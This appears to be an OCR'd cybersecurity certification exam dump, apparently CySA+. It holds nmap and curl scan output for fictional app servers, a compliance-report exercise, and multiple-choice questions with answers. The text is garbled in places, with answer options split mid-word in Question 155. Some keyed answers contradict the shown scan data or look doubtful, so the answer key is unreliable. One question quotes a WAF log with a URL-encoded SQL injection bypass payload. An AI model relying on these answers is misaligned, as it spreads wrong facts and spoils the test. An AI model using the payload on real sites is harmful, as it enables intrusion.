
AppServ1 AppServ2 AppServ3 AppServ4

```
root@INFOSEC:~# curl --head appsrv3.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c406780177e"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers
appsrv3.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv3.fictionalorg.com (10.21.4.70)
Host is up (0.042s latency).
rDNS record for 10.21.4.70: inaddrArpa.fictionalorg.com
PORT     STATE SERVICE
80/tcp   open  http
443/tcp  open  https
| ssl-enum-ciphers:
|   TLSv1.0:
|    ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|    compressors:
|       NULL
|   TLSv1.1:
|    ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|    compressors:
|       NULL
|   TLSv1.2:
|    ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|    compressors:
|       NULL
|_  least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds


root@INFOSEC:~# nmap --top-ports 10 appsrv3.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT

Nmap scan report for appsrv3.fictionalorg.com (10.21.4.70)
Host is up (0.15s latency).
rDNS record for 10.21.4.70: appsrv3.fictionalorg.com
PORT     STATE SERVICE
80/tcp   open  http
443/tcp  open  https

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

Compliance Report

Fill out the following report based on your analysis of the scan data.

□ AppServ1 is only using TLS 1.2
□ AppServ2 is only using TLS 1.2
□ AppServ3 is only using TLS 1.2
□ AppServ4 is only using TLS 1.2
□ AppServ1 is using Apache 2.4.18 or greater
□ AppServ2 is using Apache 2.4.18 or greater
□ AppServ3 is using Apache 2.4.18 or greater
□ AppServ4 is using Apache 2.4.18 or greater




Part 1

```
root@INFOSEC:~# curl --head appsrv4.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c406780177e"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers
appsrv4.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv4.fictionalorg.com (10.21.4.71)
Host is up (0.042s latency).
rDNS record for 10.21.4.71: inaddrArpa.fictionalorg.com
PORT     STATE SERVICE
443/tcp open  https
|   TLSv1.2:
|    ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|    compressors:
|       NULL
|_  least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds


root@INFOSEC:~# nmap --top-ports 10 appsrv4.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT
Nmap scan report for appsrv4.fictionalorg.com (10.21.4.71)
Host is up (0.15s latency).
rDNS record for 10.21.4.71: appsrv4.fictionalorg.com
PORT      STATE  SERVICE
80/tcp    open   http
443/tcp   open   https
8675/ssh  open   ssh

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

Compliance Report

Fill out the following report based on your analysis of the scan data.

□ AppServ1 is only using TLS 1.2
□ AppServ2 is only using TLS 1.2
□ AppServ3 is only using TLS 1.2
□ AppServ4 is only using TLS 1.2
□ AppServ1 is using Apache 2.4.18 or greater
□ AppServ2 is using Apache 2.4.18 or greater
□ AppServ3 is using Apache 2.4.18 or greater
□ AppServ4 is using Apache 2.4.18 or greater



Part 2


Scan Data
AppServ1 AppServ2 AppServ3 AppServ4
Configuration Change Recommendations
Add recommendation for
AppSrv1
AppSrv2
AppSrv3
AppSrv4

A. Mastered
B. Not Mastered

Answer: A

Explanation:
Part 1 Answer
Check on the following:
AppServ1 is only using TLS.1.2
AppServ4 is only using TLS.1.2
AppServ1 is using Apache 2.4.18 or greater
AppServ3 is using Apache 2.4.18 or greater
AppServ4 is using Apache 2.4.18 or greater

Part 2 Answer
Recommendation:
Recommendation is to disable TLS v1.1 on AppServ2 and AppServ3. Also upgrade AppServ2 Apache to version 2.4.48 from its current version of 2.3.48



```
root@INFOSEC:~# curl --head appsrv2.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.3.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c407930177d"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html


root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv2.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv2.fictionalorg.com (10.21.4.69)
Host is up (0.042s latency).
rDNS record for 10.21.4.69: inaddrArpa.fictionalorg.com
Not shown: 998 filtered ports
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https
| ssl-enum-ciphers:
```


Configuration Change Recommendations
Add Recommendation for AppSrv2

Server: AppSrv2
Service: Apache Version
Config Change: Upgrade Version

Server: AppSrv3
Service: HTTPD Security
Config Change: Restrict To TLS 1.2

Server: AppSrv4
Service: SSH
Config Change: Remove or Disable

NEW QUESTION 146
- (Exam Topic 1)
While analyzing logs from a WAF, a cybersecurity analyst finds the following:



```
"GET /form.php?id=463225%2b%2575%256e%2569%256f%256e%2b%2573%2574%2box3133333731,1223,1224&name=&state=IL"
```

Which of the following BEST describes what the analyst has found?

A. This is an encrypted GET HTTP request
B. A packet is being used to bypass the WAF
C. This is an encrypted packet
D. This is an encoded WAF bypass

Answer: D

NEW QUESTION 150
- (Exam Topic 1)
A security analyst received an alert from the SIEM indicating numerous login attempts from users outside their usual geographic zones, all of which were initiated through the web-based mail server. The logs indicate all domain accounts experienced two login attempts during the same time frame.
Which of the following is the MOST likely cause of this issue?

A. A password-spraying attack was performed against the organization.
B. A DDoS attack was performed against the organization.
C. This was normal shift work activity; the SIEM's AI is learning.
D. A credentialed external vulnerability scan was performed.

Answer: A

Explanation:
Reference: https://doubleoctopus.com/security-wiki/threats-and-tools/password-spraying/

NEW QUESTION 155
- (Exam Topic 1)
An organization is moving its infrastructure to the cloud in an effort to meet the budget and reduce staffing requirements. The organization has three environments: development, testing, and production. These environments have interdependencies but must remain relatively segmented.
Which of the following methods would BEST secure the company's infrastructure and be the simplest to manage and maintain?

A. Create three separate cloud accounts for each environmen
B. Configure account peering and security rules to allow access to and from each environment.
C. Create one cloud account with one VPC for all environment
D. Purchase a virtual firewall and create granular security rules.
E. Create one cloud account and three separate VPCs for each environmen
F. Create security rules to allow access to and from each environment.
G. Create three separate cloud accounts for each environment and a single core account for network service
H. Route all traffic through the core account.

Answer: C

NEW QUESTION 160
- (Exam Topic 1)
A security analyst needs to assess the web server versions on a list of hosts to determine which are running a vulnerable version of the software and output that list into an XML file named webserverlist.xml. The host list is provided in a file named webserverlist.txt. Which of the following Nmap commands would BEST accomplish this goal?

A. nmap -iL webserverlist.txt -sC -p 443 -oX webserverlist.xml
B. nmap -iL webserverlist.txt -sV -p 443 -oX webserverlist.xml
C. nmap -iL webserverlist.txt -F -p 443 -oX webserverlist.xml
D. nmap --takefile webserverlist.txt --outputfileasXML webserverlist.xml –scanports 443

Answer: B

NEW QUESTION 163
- (Exam Topic 1)
A company wants to establish a threat-hunting team. Which of the following BEST describes the rationale for integration intelligence into hunt operations?

A. It enables the team to prioritize the focus area and tactics within the company’s environment.
B. It provide critically analyses for key enterprise servers and services.
C. It allow analysis to receive updates on newly discovered software vulnerabilities.
D. It supports rapid response and recovery during and followed an incident.


Answer: A

NEW QUESTION 167
- (Exam Topic 3)
A company wants to configure the environment to allow passive network monitonng. To avoid disrupting the sensitive network, which of the following must be supported by the scanner's NIC to assist with the company's request?

A. Port bridging
B. Tunnel all mode
C. Full-duplex mode
D. Port mirroring
E. Promiscuous mode

Answer: D

NEW QUESTION 171
- (Exam Topic 3)
A security is reviewing a vulnerability scan report and notes the following finding:



Vulnerability	Severity	QoD	Host	Location
Antivirus missing current signature	10.0 (High)	97%	192.168.86.8	general/tcp

As part of the detection and analysis procedures, which of the following should the analyst do NEXT?

A. Patch or reimage the device to complete the recovery
B. Restart the antiviruses running processes
C. Isolate the host from the network to prevent exposure
D. Confirm the workstation's signatures against the most current signatures.

Answer: D

NEW QUESTION 175
- (Exam Topic 3)
After examine a header and footer file, a security analyst begins reconstructing files by scanning the raw data bytes of a hard disk and rebuilding them. Which of the following techniques is the analyst using?

A. Header analysis
B. File carving
C. Metadata analysis
D. Data recovery

Answer: B

Explanation:
Three common types of file carving methods are as follows: Header- and footer-based carving, which focuses on headers like those found in JPEG files. For example, JPEGs can be found by looking for \xFF\xD8 in the header and \xFF\xD9 in the footer. Content-based carving techniques look for information about the content of a file such as character counts and text recognition. File structure-based carving techniques that use information about the structure of files.

NEW QUESTION 178
- (Exam Topic 2)
A company wants to outsource a key human-resources application service to remote employees as a SaaS-based cloud solution. The company's GREATEST concern should be the SaaS provider's:

A. DLP procedures.
B. logging and monitoring capabilities.

C. data protection capabilities.
D. SLA for system uptime.

Answer: C

NEW QUESTION 180
- (Exam Topic 2)
A security analyst for a large pharmaceutical company was given credentials from a threat intelligence resources organisation for Internal users, which contain usernames and valid passwords for company accounts. Which of the following is the FIRST action the analyst should take as part of security operations monitoring?

A. Run scheduled antivirus scans on all employees' machines to look for malicious processes.
B. Reimage the machines of all users within the group in case of a malware infection.
C. Change all the user passwords to ensure the malicious actors cannot use them.
D. Search the event logs for event identifiers that indicate Mimikatz was used.

Answer: D

NEW QUESTION 181
- (Exam Topic 2)
A company recently experienced financial fraud, which included shared passwords being compromised and improper levels of access being granted The company has asked a security analyst to help improve its controls.
Which of the following will MOST likely help the security analyst develop better controls?

A. An evidence summarization
B. An indicator of compromise
C. An incident response plan
D. A lessons-learned report

Answer: C

NEW QUESTION 185
- (Exam Topic 2)
A security analyst receives an alert to expect increased and highly advanced cyberattacks originating from a foreign country that recently had sanctions implemented. Which of the following describes the type of threat actors that should concern the security analyst?

A. Hacktivist
B. Organized crime
C. Insider threat
D. Nation-state

Answer: D

NEW QUESTION 188
- (Exam Topic 2)
A security analyst receives a CVE bulletin, which lists several products that are used in the enterprise. The analyst immediately deploys a critical security patch.
Which of the following BEST describes the reason for the analyst's immediate action?

A. A known exploit was discovered.
B. There is an insider threat.
C. Nation-state hackers are targeting the region.
D. A new zero-day threat needs to be addressed.
E. A new vulnerability was discovered by a vendor.

Answer: E

NEW QUESTION 191
- (Exam Topic 2)
A security analyst has discovered malware is spreading across multiple critical systems and is originating from a single workstations, which belongs to a member of the cyber-infrastructure team who has legitimate administrator credentials. An analysis of the traffic indicates the workstation swept the networking looking for vulnerable hosts to infect. Which of the following would have worked BEST to prevent the spread of this infection?

A. Vulnerability scans of the network and proper patching.
B. A properly configured and updated EDR solution.
C. A honeypot used to catalog the anomalous behavior and update the IPS.
D. Logical network segmentation and the use of jump boxes

Answer: D

NEW QUESTION 196
- (Exam Topic 2)
A custom script currently monitors real-time logs of a SAMIL authentication server to mitigate brute-force attacks. Which of the following is a concern when moving authentication to a cloud service?

A. Logs may contain incorrect information.
B. SAML logging is not supported for cloud-based authentication.
C. Access to logs may be delayed for some time.

D. Log data may be visible to other customers.

Answer: C

Explanation:
Threats & Vulnerabilities Associated with the Cloud, Subsection "Logging and Monitoring"
"Because the responsibility of protecting portions of the stack falls to the service provider, it does sometimes mean the organization loses monitoring capabilities, for better or worse."
CompTIA CySA+ Cybersecurity Analyst Certification All-in-One Exam Guide, Second Edition (Exam CS0-002) (p. 158).

NEW QUESTION 197
- (Exam Topic 2)
A company wants to reduce the cost of deploying servers to support increased network growth. The company is currently unable to keep up with the demand, so it wants to outsource the infrastructure to a cloud-based solution.
Which of the following is the GREATEST threat for the company to consider when outsourcing its infrastructure?

A. The cloud service provider is unable to provide sufficient logging and monitoring.
B. The cloud service provider is unable to issue sufficient documentation for configurations.
C. The cloud service provider conducts a system backup each weekend and once a week during peak business times.
D. The cloud service provider has an SLA for system uptime that is lower than 99 9%.

Answer: B

NEW QUESTION 201
- (Exam Topic 2)
An incident response team is responding to a breach of multiple systems that contain PII and PHI. Disclosing the incident to external entities should be based on:

A. the responder’s discretion
B. the public relations policy
C. the communication plan
D. senior management’s guidance

